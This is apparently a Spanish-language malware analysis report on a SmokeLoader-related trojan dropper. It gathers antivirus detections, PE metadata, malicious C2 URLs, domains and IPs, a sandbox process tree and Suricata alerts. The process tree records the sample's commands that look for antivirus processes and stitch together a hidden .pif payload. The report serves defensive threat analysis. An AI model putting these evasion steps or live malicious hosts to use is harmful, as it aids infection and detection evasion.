Lionic	Trojan.Win32.Chapak.4!c	Malwarebytes	Trojan.MalPack.GS

MAX	Malware (ai Score=83)	MaxSecure	Trojan.Malware.73643692.susgen
Microsoft	Trojan:Win32/RedLine.SPGQ!MTB	NANO-Antivirus	Trojan.Win32.Kryptik.kerqix
Panda	Trj/RansomGen.A	QuickHeal	Ransom.Stop.P5
Rising	Malware.Obscure!1.A3BB (CLASSIC)	Sangfor Engine Zero	Trojan.Win32.Save.a
SecureAge	Malicious	SentinelOne (Static ML)	Static AI - Suspicious PE
Skyhigh (SWG)	BehavesLike.Win32.Lockbit.fh	Sophos	Troj/Krypt-VK
Symantec	Trojan.Gen.MBT	TEHTRIS	Generic.Malware
Tencent	Trojan.Win32.Obfuscated.gen	Trapmine	Malicious.high.ml.score
Trellix (FireEye)	Generic.mg.fc5e9ebe857d45fa	TrendMicro	Trojan.Win32.PRIVATELOADER.YXDLAZ
TrendMicro-HouseCall	Trojan.Win32.PRIVATELOADER.YXDLAZ	Varist	W32/ABRisk.ICVE-1853
VBA32	BScope.Trojan.Yakes	VIPRE	Trojan.GenericKD.70636184
VirIT	Trojan.Win32.Genus.UJC	ZoneAlarm by Check Point	HEUR:Trojan.Win32.Chapak.gen

Podriamos confirmar que se tratata de un malware de tipo troyano y dropper que es es la parte del malware que se encarga de la entrega e instalación de la carga útil en el sistema objetivo. Los atacantes utilizan droppers para eludir las medidas de seguridad y desplegar su malware de manera sigilosa.

File type	Win32 EXE executable windows win32 pe peexe
Magic	PE32 executable (GUI) Intel 80386, for MS Windows
TrID	Win32 Executable MS Visual C++ (generic) (47.3%) | Win64 Executable (generic) (15.9%) | Win32 Dynamic Link Library (generic) (9.9%) | Win16 NE executable (generic) (7.6%) | Win32 Executable (generic) (6.8%)
DetectItEasy	PE32 | Compiler: EP:Microsoft Visual C/C++ (2008-2010) [EXE32] | Compiler: Microsoft Visual C/C++ (2008) [libcmt] | Compiler: Microsoft Visual C/C++ (15.00-16.00) [libcmt]
File size	301.50 KB (308736 bytes)

History

Creation Time	2022-12-05 15:35:42 UTC
First Submission	2023-11-30 17:21:13 UTC
Last Submission	2023-12-09 12:05:52 UTC
Last Analysis	2023-12-06 10:46:31 UTC

Names

82d763b6cd97ca240a291c90b8de517232b92cbbe5b593549a61547a30eebf19.exe
wavvavf
bgrujsr

Portable Executable Info

Header

Target Machine	Intel 386 or later processors and compatible processors
Compilation Timestamp	2022-12-05 15:35:42 UTC
Entry Point	14153
Contained Sections	3

Sections

Name	Virtual Address	Virtual Size	Raw Size	Entropy	MD5	Chi2
.text	4096	167766	167936	6.84	dd9b7ac7ec260af7b89279bcbcfa8087	2197334.75
.data	172032	40326524	6144	2.84	68eb5b123771712b61ccc3f530e9aafb	817843.25
.rsrc	40501248	133360	133632	4.22	b94f9a537a6c8aa730937f006aa17d40	4482573.5

Aquí temenos mas información sobre el malware, Podemos ver que el ejecutable del malware es Win32.exe que se puede detector con Microsoft Visual C/C++ (2008-2010) [EXE32] que hemos visto en el analisis como ejecutaba este programa seguramente para inhabilitarlo. Otros posibles nombres:

- 82d763b6cd97ca240a291c90b8de517232b92cbbe5b593549a61547a30eebf19.exe
- wavvavf
- bgrujsr

Máquina objetivo: Procesadores Intel 386 o posteriores y procesadores compatibles

Temenos Tambien las secciones y tipos como habiamos visto abtes .text, .data, .rsrc.

Type	Win32 EXE
Size	301.50 kB
First Seen	2023-11-30 17:21:13
Last Seen	2023-12-09 12:05:52
Submissions	10
File Name	82d763b6cd97ca240a291c90b8de517232b92cbbe5b593549a61547a30eebf19.exe

Aquí temenos una captura de virus total con los datos del malware.

2. **http://go-piratia.ru/tmp/index.php**

Security vendors' analysis			Do you want to automate checks?
AlphaSOC	Malware	Antiy-AVL	Malicious
Avira	Malware	Cluster25	Malicious
CRDF	Malicious	DrWeb	Malicious
ESET	Malware	Forcepoint ThreatSeeker	Malicious
Fortinet	Malware	Kaspersky	Malware
Lionic	Malicious	Netcraft	Malicious
Seclookup	Malicious	SOCRadar	Malware
Sophos	Malware	VIPRE	Malware
ZeroCERT	Malicious	alphaMountain.ai	Suspicious

Dr.Web known infection source

Forcepoint ThreatSeeker bot networks. games

Sophos spyware and malware

Xcitium Verdict Cloud political issues

HTTP Response

Final URL

https://go-piratia.ru/tmp/index.php

Serving IP Address

172.67.179.5

Status Code

404

Body Length

27.81 KB

Body SHA-256

efd6deccde811d24b957ec07ca54e1bc73ea1b9204da9240651fed4d5b9e88aa

Set-Cookie

ips4_IPSSessionFront=c7a5e475d06b688198105f8bf84d6f55; path=/; secure; HttpOnly, ips4_chatbox_inRoom=deleted; expires=Thu, 01-Jan-1970 00:00:01 GMT; Max-Age=0; path=/; secure; HttpOnly

CF-Cache-Status

DYNAMIC

Server

cloudflare

3. **http://humydrole.com/tmp/index.php**

Security vendors' analysis			Do you want to automate checks?
alphaMountain.ai	Malicious	AlphaSOC	Malware
Antiy-AVL	Malicious	BitDefender	Malware
Certego	Malicious	Cluster25	Malicious
CRDF	Malicious	Criminal IP	Phishing
CyRadar	Malicious	Dr.Web	Malicious
ESET	Malware	Forcepoint ThreatSeeker	Malicious
Fortinet	Malware	G-Data	Malware
Kaspersky	Malware	Lionic	Malicious
Lumu	Malicious	Seclookup	Malicious
SOCRadar	Malware	Sophos	Malware
VIPRE	Phishing	Webroot	Malicious

Categories

Dr.Web known infection source

Sophos spyware and malware

Webroot Malware Sites

Xcitium Verdict Cloud unknown

Forcepoint ThreatSeeker bot networks

alphaMountain.ai Malicious (alphaMountain.ai)

Final URL

http://humydrole.com/tmp/index.php

Serving IP Address

187.211.38.89

4. **http://pirateking.online/tmp/index.php**

Security vendors' analysis			Do you want to automate checks
Antiy-AVL	Malicious	Avira	Phishing
Certego	Malicious	Cluster25	Malicious
CRDF	Malicious	CyRadar	Malicious
Dr.Web	Malicious	ESET	Malware
Forcepoint ThreatSeeker	Malicious	Fortinet	Malware
Kaspersky	Malware	Lionic	Malicious
Netcraft	Malicious	SOCRadar	Malware
Sophos	Malware	VIPRE	Phishing
ZeroCERT	Malicious	alphaMountain.ai	Suspicious

Categories

Dr.Web known infection source

Sophos spyware and malware

BitDefender misc

Xcitium Verdict Cloud political issues

Forcepoint ThreatSeeker bot networks. games

alphaMountain.ai Entertainment, Games, Suspicious (alphaMountain.ai)

HTTP Response

Final URL

https://pirateking.online/tmp/index.php

Serving IP Address

172.67.180.11

Status Code

404

Body Length

16 B


Body SHA-256

8a482f2271a42c5f54c96e816a84340a6f2357a5b81f927d07d00788f5140a41

Redirection chain

http://pirateking.online/tmp/index.php

5. **http://piratia.pw/tmp/index.php**



Security vendors' analysis			Do you want to automate checks?
alphaMountain.ai	Malicious	AlphaSOC	Malware
Antiy-AVL	Malicious	Avira	Malware
Certego	Malicious	Cluster25	Malicious
CRDF	Malicious	CyRadar	Malicious
Dr.Web			
Forcepoint ThreatSeeker	Malicious	Fortinet	Malware
Kaspersky	Malware	Lionic	Malicious
Netcraft	Malicious	Seclookup	Malicious
SOCRadar	Malicious	Sophos	Malware
VIPRE	Malware	ZeroCERT	Malicious

Categories

Dr.Webknown infection source

Forcepoint ThreatSeeker bot networks. games

Sophos spyware and malware

Xcitium Verdict Cloud unknown

alphaMountain.ai Malicious, Suspicious (alphaMountain.ai)

HTTP Response

Final URL

https://piratia.pw/

Serving IP Address

172.67.170.133

Status Code

200

Body Length

45.36 KB

Body SHA-256

46880450d9c47fc765e6327e0e692e1224d9bcd91bff62f838ebc8ced97ef5d7

Redirection chain

- http://piratia.pw/tmp/index.php
- https://piratia.pw:443/tmp/index.php

6. **http://trunk-co.ru/tmp/index.php**

Security vendors' analysis ⓘ			Do you want to automate checks?
alphaMountain.ai	Malicious	AlphaSOC	Malware
Antiy-AVL	Malicious	Avira	Malware
BitDefender	Malware	Certego	Malicious
Cluster25	Malicious	CRDF	Malicious
CyRadar	Malicious	Dr.Web	Malicious
ESET	Malware	Forcepoint ThreatSeeker	Malicious
Fortinet	Malware	G-Data	Malware
Kaspersky			
Seclookup	Malicious	SOCRadar	Malware
Sophos	Malware	VIPRE	Malware

Categories

Dr.Web known infection source
Sophos spyware and malware
BitDefender business
Xcitium Verdict Cloud unknown
Forcepoint ThreatSeeker bot networks. business and economy
alphaMountain.ai Business/Economy, Malicious (alphaMountain.ai)

HTTP Response

Final URL

http://trunk-co.ru/tmp/index.php

Serving IP Address

91.189.114.27

Status Code

200

Body Length

66.62 KB


Body SHA-256

215038f641f8d0b16954291f27fc61ace3782f8363d147b020844f822cdead32

Headers

Date Sat, 09 Dec 2023 23:23:05 GMT
Transfer-Encoding chunked
Connection keep-alive
Content-Type text/html
Server openrest

7. **http://weareelight.com/tmp/index.php**



Categories

Forcepoint ThreatSeeker bot networks
Sophos spyware and malware
Xcitium Verdict Cloud unknown
Webroot Malware Sites
alphaMountain.ai Business/Economy, Suspicious (alphaMountain.ai)


Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection
sumagulituyo.org	34.94.245.237	true	false	• 23%, Virustotal, Browse
humydrole.com	179.25.46.206	true	true	• 16%, Virustotal, Browse
lightseinsteniki.org	34.143.166.163	true	true	• 22%, Virustotal, Browse
liuliuoumumy.org	34.143.166.163	true	true	• 22%, Virustotal, Browse
stualialuyastrelia.net	91.215.85.17	true	true	• 26%, Virustotal, Browse
atozrental.cc	181.168.176.36	true	true	• 16%, Virustotal, Browse
dskflherlkhopihsf.com	172.67.137.48	true	true	• 3%, Virustotal, Browse
snukerukeutit.org	104.198.2.251	true	false	• 22%, Virustotal, Browse
jvqmxTyUGclgpmMXghab.jvqmxTyUGclgpmMXghab	unknown	unknown	true	
onualituyrs.org	unknown	unknown	true	• 20%, Virustotal, Browse

Hemos analizado el SHA 256 tambien joesandbox y nos ha proporcionado estas IPS que han tenido relación con el troyano nos disponemos analizar algunas.

8. **IP: 34.143.166.163**



Basic Properties

Network	34.143.128.0/17
Autonomous System Number	396982
Autonomous System Label	GOOGLE-CLOUD-PLATFORM
Regional Internet Registry	APNIC
Country	SG
Continent	AS

Passive DNS Replication (200)

Date resolved	Detections	Resolver	Domain
2023-12-10	0 / 88	VirusTotal	logs.nameiusr.com
2023-12-10	0 / 88	VirusTotal	de4c589b-f896-465b-b115-75c0b4688c4b.uuid.nameiusr.com
2023-12-10	1 / 88	VirusTotal	www.pwjxy.com
2023-12-10	0 / 88	VirusTotal	stcoo6.com
2023-12-10	2 / 88	VirusTotal	equalagain.net
2023-12-10	1 / 88	VirusTotal	www.11pev.com
2023-12-10	2 / 88	VirusTotal	www.og3t.com
2023-12-10	0 / 88	VirusTotal	10333.nslook001.com
2023-12-10	9 / 88	VirusTotal	christabellehuddleson.net
2023-12-09	3 / 88	VirusTotal	123a6322.top

Communicating Files (48.7 K)

Scanned	Detections	Type	Name
2023-12-09	54 / 72	Win32 EXE	w64.exe
2023-09-27	63 / 72	Win32 EXE	cagrt.exe
2023-12-03	52 / 72	Win32 EXE	Java Control Panel
2023-12-04	51 / 72	Win32 EXE	mscorsvw.exe
2023-09-27	60 / 72	Win32 EXE	752751085170122fa3d0a63e64eca1085e0176aa
2023-12-08	51 / 72	Win32 EXE	Java Control Panel
2023-12-02	44 / 72	Win32 EXE	mscorsvw.exe
2023-10-30	50 / 69	Win32 EXE	AdobeCollabSync.exe
2023-12-09	54 / 72	Win32 EXE	Au3Info.exe
2023-11-30	61 / 72	Win32 EXE	0004d851f92bfea425f064b898e7668d84a26e12954785ce0ec3b62ff2e34d46.exe

Files Referring (1)

Scanned	Detections	Type	Name
2023-10-28	40 / 69	Win32 EXE	e1bd73095122c4049a8cfce1309b920e.virus

Aqui temenos el escaneo que nos ha proporcionado virus total Podemos observar como el ejecutable es el mismo Win32.exe que está relacionado con Smoker loader.

9. **IP: 91.215.85.1**

Security vendors' analysis

Criminal IP	Malicious	Lumu	Malware
Webroot	Malicious	Abusix	Clean

Basic Properties

Network	91.215.85.0/24
Autonomous System Number	200593
Autonomous System Label	Prospero Ooo
Regional Internet Registry	RIPE NCC
Country	RU
Continent	EU

Passive DNS Replication (2)

Date resolved	Detections	Resolver	Domain
2023-10-06	23 / 88	VirusTotal	stualialuyastrelia.net
2023-08-20	0 / 88	Georgia Institute of Technology	promminer.us

Communicating Files (486)

Scanned	Detections	Type	Name
2023-11-30	61 / 72	Win32 EXE	0004d851f92bfea425f064b898e7668d84a26e12954785ce0ec3b62ff2e34d46.exe
2023-12-10	56 / 72	Win32 EXE	008d8353dc2579a895d4943c9e09690b93c15df34c21477b7fa90aaeb2fb71ea.exe
2023-11-29	61 / 72	Win32 EXE	NEAS.013ae26e9f6534bcd3a7473274abc017b4acb752079df16c41537adbcca45114exe.exe
2023-12-09	50 / 72	Win32 EXE	airtfit
2023-10-27	46 / 71	Win32 EXE	gchghsw
2023-11-15	56 / 72	Win32 EXE	wbrictw
2023-11-28	58 / 72	Win32 EXE	03a83e440c0d1d8f9390f8edf180c54aa4111a39c2b00a05650e4d47e613c754.exe
2023-12-09	59 / 72	Win32 EXE	03d1ee7b285ca1d03b89d8899c1b966fad747341dce8a46f1efb803718905279.exe
2023-12-09	58 / 72	Win32 EXE	04e6676c67f2d906fbd5bd21bb266f4b6d61d74ada069516a466d30adabc5b49.exe
2023-10-21	56 / 72	Win32 EXE	file (36)

Podemos ver como en esa IP también esta relacionado con el ejecutabñe Win32.exe

10. IP: 181.168.176.36

Network	181.168.0.0/14
Autonomous System Number	7303
Autonomous System Label	Telecom Argentina S.A.
Regional Internet Registry	LACNIC
Country	AR
Continent	SA

Passive DNS Replication (189)

Date resolved	Detections	Resolver	Domain
2023-12-05	11 / 88	VirusTotal	ftpvoyager.cc
2023-12-04	1 / 88	VirusTotal	union-shop.at
2023-12-04	0 / 88	VirusTotal	csw.zexeq.com
2023-12-04	0 / 88	VirusTotal	sj.zexeq.com
2023-12-04	0 / 88	VirusTotal	aaa.zexeq.com
2023-12-04	0 / 88	VirusTotal	icps.zexeq.com
2023-12-04	0 / 88	VirusTotal	eh-5.zexeq.com
2023-12-04	0 / 88	VirusTotal	rkb.zexeq.com
2023-12-04	0 / 88	VirusTotal	img6.zexeq.com
2023-12-04	0 / 88	VirusTotal	gios.zexeq.com

Communicating Files (255)

Scanned	Detections	Type	Name
2023-11-24	52 / 71	Win32 EXE	zqxysedw.exe
2023-12-04	54 / 71	Win32 EXE	5Tt4ny1.exe
2023-12-01	34 / 72	Win32 EXE	Utsysc.exe
2023-12-07	60 / 72	Win32 EXE	044121e168b56bd4eaaab19513ca8a8db3b3d8d2e8de926eeadacea0b5edf23e.exe
2023-12-09	58 / 72	Win32 EXE	04557f6c083f530e9574d54a718bea2522ab3516866e46e52701f83c9543a5dd.exe
2023-12-09	58 / 72	Win32 EXE	9636.exe
2023-12-09	58 / 72	Win32 EXE	04e6676c67f2d906fbd5bd21bb266f4b6d61d74ada069516a466d30adabc5b49.exe
2023-12-10	52 / 65	Win32 EXE	06b4c65773d8513493f7abf6961a352d40c3dc0baeb9f798de13bb57d359f6ae.exe
2023-12-10	57 / 71	Win32 EXE	073d43e19924524472b9551c13baf20ac3886c6b3048b1e0f88c0bd0c62746ea.exe
2023-12-01	33 / 72	Win32 EXE	hdurbuw

Esta IP también ha sido arelacionada con WiN32.EXE

11. **IP: 172.67.137.48**

Basic Properties

Network	172.67.0.0/16
Autonomous System Number	13335
Autonomous System Label	CLOUDFLARENET
Regional Internet Registry	ARIN
Country	US
Continent	NA

Passive DNS Replication (200)

Date resolved	Detections	Resolver	Domain
2023-12-09	0 / 88	VirusTotal	aksharmabharat.net.in
2023-12-08	0 / 88	VirusTotal	fetterjnka.xyz
2023-12-06	2 / 88	VirusTotal	srgudama.online
2023-12-06	0 / 88	VirusTotal	masonsplumbingandconstructionco.info
2023-12-05	0 / 88	Georgia Institute of Technology	qeuy.me
2023-12-05	0 / 88	VirusTotal	disinterestedgel.pw
2023-12-05	0 / 88	Georgia Institute of Technology	qczbshah.cfd
2023-12-05	0 / 88	VirusTotal	stanistas.de
2023-12-05	0 / 88	Georgia Institute of Technology	newmaxcincinnatiplumbing.com
2023-12-05	0 / 88	VirusTotal	tousousha.com

Communicating Files (31)

Scanned	Detections	Type	Name
2022-12-18	0 / 61	HTML	024379002fa99f0dfd666e009d4cb54f485fb3a3d5dcb863dee87d3073c2e4ae
2023-09-26	6 / 65	Android	4.apk
2023-10-19	0 / 61	PDF	1159fab4ba3d55253854b3ac147cfacf57a7c5956f6bbd377b69d3188918e620
2023-09-05	0 / 59	MS Word Document	1c2ab77b85aa01141c47805f4a44c0f9ca4da4ab1313bd0050a64be57aef60ea
2023-09-26	5 / 65	Android	5.apk
2023-09-26	4 / 65	Android	4.apk
2023-09-26	6 / 65	Android	4.apk
2023-10-04	3 / 65	Android	0.apk
2021-06-25	0 / 62	Android	35dc290e860b857bc0ba2a2c013e0c96ae982943935a89784dfc175006a6f57d
2023-10-19	0 / 60	PDF	40e72c0a7789adce3a97ee7ebb3869e88f3dfac418001ef01a4dd1cde2f9e715

En esta ip si podemos notar una diferencia respecto a las otras y es que la variedad de tipos es diferente podemos observar en Andorid,PDF y HTML.

12. 179.25.46.206

Basic Properties

Network	179.24.0.0/13
Autonomous System Number	6057
Autonomous System Label	Administracion Nacional de Telecomunicaciones
Regional Internet Registry	LACNIC
Country	UY
Continent	SA

Passive DNS Replication (200)

Date resolved	Detections	Resolver	Domain
2023-12-03	11 / 88	VirusTotal	cvv-union.at
2023-12-03	12 / 88	VirusTotal	omerta.cc
2023-12-03	15 / 88	Dr.Web vxCube	atozrental.cc
2023-12-03	16 / 88	VirusTotal	humydrole.com
2023-12-03	0 / 88	VirusTotal	bath.zexeq.com
2023-12-03	0 / 88	VirusTotal	balm.zexeq.com
2023-12-03	0 / 88	VirusTotal	afgl.zexeq.com
2023-12-03	0 / 88	VirusTotal	ac00.zexeq.com
2023-12-03	0 / 88	VirusTotal	vs3.zexeq.com
2023-12-03	0 / 88	VirusTotal	vs4.zexeq.com

Communicating Files (21)

Scanned	Detections	Type	Name
2023-12-09	58 / 72	Win32 EXE	04557f6c083f530e9574d54a718bea2522ab3516866e46e52701f83c9543a5dd.exe
2023-12-07	61 / 74	Win32 EXE	Utsysc.exe
2023-12-01	34 / 72	Win32 EXE	utsysc.exe
2023-12-10	57 / 72	Win32 EXE	402b07474c47cb27ff1e19a9e9e0130d2716c5999820320b0124014495df1eda
2023-12-03	42 / 72	Win32 EXE	dudvjsv
2023-12-09	59 / 72	Win32 EXE	53f94d87f123a3f8e02f22ef9887aaab0f2973594199feca679e9d0ebd733d1f.exe
2023-12-10	57 / 72	Win32 EXE	AC52.exe
2023-12-08	59 / 72	Win32 EXE	xbzvkl.exe
2023-12-03	57 / 72	Win32 EXE	pggitk.exe
2023-12-10	60 / 72	Win32 EXE	yenkwfag.exe

Aquí podemos observar como el tipo vuelve a ser el mismo WIn 32 EXE.

7. Árbol de procesos.

- **82d763b6cd97ca240a29.exe** 772
- **explorer.exe** 1988 ***SmokeLoader***
  - **288D.exe** 3464
    - **288D.exe** 3432
  - **3928.exe** 2184
  - **8769.exe** 2800
  - **regsvr32.exe** 4008 *regsvr32 /s C:\Users\ama\AppData\Local\Temp\942B.dll*
    - **regsvr32.exe** 2804 */s C:\Users\ama\AppData\Local\Temp\942B.dll*
  - **A89F.exe** 3712
    - **AppLaunch.exe** 3028
      - **WerFault.exe** 3096 *-u -p 3028 -s 624*
  - **B65B.exe** 3512
  - **explorer.exe** 1936
  - **explorer.exe** 3944
  - **B7C1.exe** 2648
    - **cmd.exe** 5364 *cmd /k cmd < Enjoyed & exit*
      - **cmd.exe** 3516 *cmd*
        - **tasklist.exe** 8164 *tasklist*
        - **findstr.exe** 6080 *findstr /I "avastui.exe avgui.exe nswscsvc.exe sophoshealth.exe"*
        - **tasklist.exe** 7752 *tasklist*
        - **findstr.exe** 6384 *findstr /I "wrsa.exe"*
        - **cmd.exe** 4984 *cmd /c mkdir 29768*
        - **cmd.exe** 4732 *cmd /c copy /b Infected + Tin + Excited + Condo 29768\Perceived.pif*
        - **cmd.exe** 6048 *cmd /c copy /b Orders + Cylinder 29768\q*
        - **Perceived.pif** 4668 *29768\Perceived.pif 29768\q*
        - **PING.EXE** 6328 *ping -n 5 localhost*

  - **explorer.exe** 6980
  - **explorer.exe** 8136
  - **explorer.exe** 2220
  - **explorer.exe** 7040
  - **explorer.exe** 7048
  - **explorer.exe** 6096
  - **explorer.exe** 2268
  - **explorer.exe** 5724
  - **explorer.exe** 2140
  - **ACF7.exe** 2256
- **services.exe** 484
  - **svchost.exe** 848 *-k netsvcs*
  - **lsass.exe** 1884
  - **svchost.exe** 4044 *-k WerSvcGroup*
  - **svchost.exe** 592 *-k DcomLaunch*
    - **WmiPrvSE.exe** 5188 *-secured -Embedding*
  - **svchost.exe** 3528 *-k netsvcs*
  - **svchost.exe** 6592 *-k WerSvcGroup*
    - **WerFault.exe** 5376 *-u -p 4668 -s 416*
  - **sppsvc.exe** 1088
  - **svchost.exe** 976 *-k LocalService*
  - **taskhost.exe** 1896 *"taskhost.exe"*

Explicación:

82d763b6cd97ca240a29.exe (PID 772): Este es un ejecutable que se está ejecutando. La naturaleza exacta de este archivo no está clara sin más contexto.

explorer.exe (PID 1988): Parece haber una instancia de "explorer.exe" que está asociada con un proceso llamado "SmokeLoader (es el ejectuable)

288D.exe (PID 3464 y PID 3432): Hay dos instancias de un ejecutable llamado "288D.exe". Sin información adicional, no podemos determinar su propósito.

regsvr32.exe (PID 4008 y PID 2804): Se están utilizando dos instancias de "regsvr32.exe" para registrar un archivo DLL ubicado en la carpeta temporal del usuario "C:\Users\ama\AppData\Local\Temp\942B.dll". Esto podría ser una técnica utilizada por malware para persistencia o ejecución de código malicioso.

A89F.exe (PID 3712): Otro ejecutable en ejecución. Sin más contexto, no podemos decir mucho sobre su naturaleza.

AppLaunch.exe (PID 3028): Un proceso llamado "AppLaunch.exe" está en ejecución.

WerFault.exe (PID 3096): Este proceso está asociado con la presentación de informes de errores. En este caso, está relacionado con el PID 3028, que es "AppLaunch.exe". Puede indicar que "AppLaunch.exe" ha experimentado un fallo.

B65B.exe (PID 3512): Otro ejecutable en ejecución.

explorer.exe (múltiples instancias): Varias instancias de "explorer.exe" se están ejecutando. Es común tener múltiples instancias de "explorer.exe", pero podrían ser explotadas por malware para ocultar su presencia.

cmd.exe (múltiples instancias): Hay varias instancias de la línea de comandos en ejecución. Algunas de ellas ejecutan comandos como "cmd /k cmd < Enjoyed & exit".

tasklist.exe y findstr.exe: Se están utilizando estas herramientas para listar procesos y buscar ciertos procesos en la lista, como "avastui.exe", "avgui.exe", "nswscsvc.exe", "sophoshealth.exe", "wrsa.exe", entre otros.

PING.EXE (PID 6328): Se está utilizando el comando "ping" para enviar 5 paquetes a localhost.

svchost.exe (múltiples instancias): Varias instancias de "svchost.exe" están ejecutándose. Este es un proceso legítimo de Windows que aloja servicios del sistema.

lsass.exe (PID 1884): Un proceso legítimo de Windows que gestiona las credenciales de inicio de sesión.

WmiPrvSE.exe (PID 5188): Un proceso relacionado con la instrumentación de administración de Windows.

sppsvc.exe (PID 1088): Un proceso asociado con el servicio de Protección de Software de Windows.

taskhost.exe (PID 1896): Un proceso de alojamiento de tareas de Windows.

8. Red:

Conecta con mas de 848 ips de las cuales hemos analizado 5 anteriormente.

Aqui temenos el ejemplo de otras pocas:

Direct	IP	Country Name
N	185.164.14.7 [VT]	unknown
N	191.252.4.30 [VT]	unknown
N	34.251.138.12 [VT]	unknown
N	200.11.241.137 [VT]	unknown
N	15.161.213.100 [VT]	unknown
N	34.253.11.243 [VT]	unknown
N	54.170.123.99 [VT]	unknown
N	81.88.57.80 [VT]	unknown
N	96.16.88.180 [VT]	unknown
N	54.68.182.72 [VT]	unknown
N	34.213.106.51 [VT]	unknown
N	65.1.152.134 [VT]	unknown
N	43.250.140.2 [VT]	unknown
N	66.102.1.27 [VT]	unknown
N	130.185.84.205 [VT]	unknown

9. Suricata:

Source IP	Source Port	Destination IP	Destination Port	Protocol	GID	SID	REV	Signature
192.168.122.6 [VT]	52560	8.8.4.4 [VT]	53	UDP	1	2027758	2	ET DNS Query for .cc TLD
192.36.38.33 [VT]	443	192.168.122.6 [VT]	49319	TCP	1	2522317	4032	ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 318
178.20.55.16 [VT]	443	192.168.122.6 [VT]	49332	TCP	1	2520030	4032	ET TOR Known Tor Exit Node Traffic group 31
178.20.55.16 [VT]	443	192.168.122.6 [VT]	49332	TCP	1	2522030	4032	ET TOR Known Tor Relay/Router (Not Exit) Node Traffic group 31
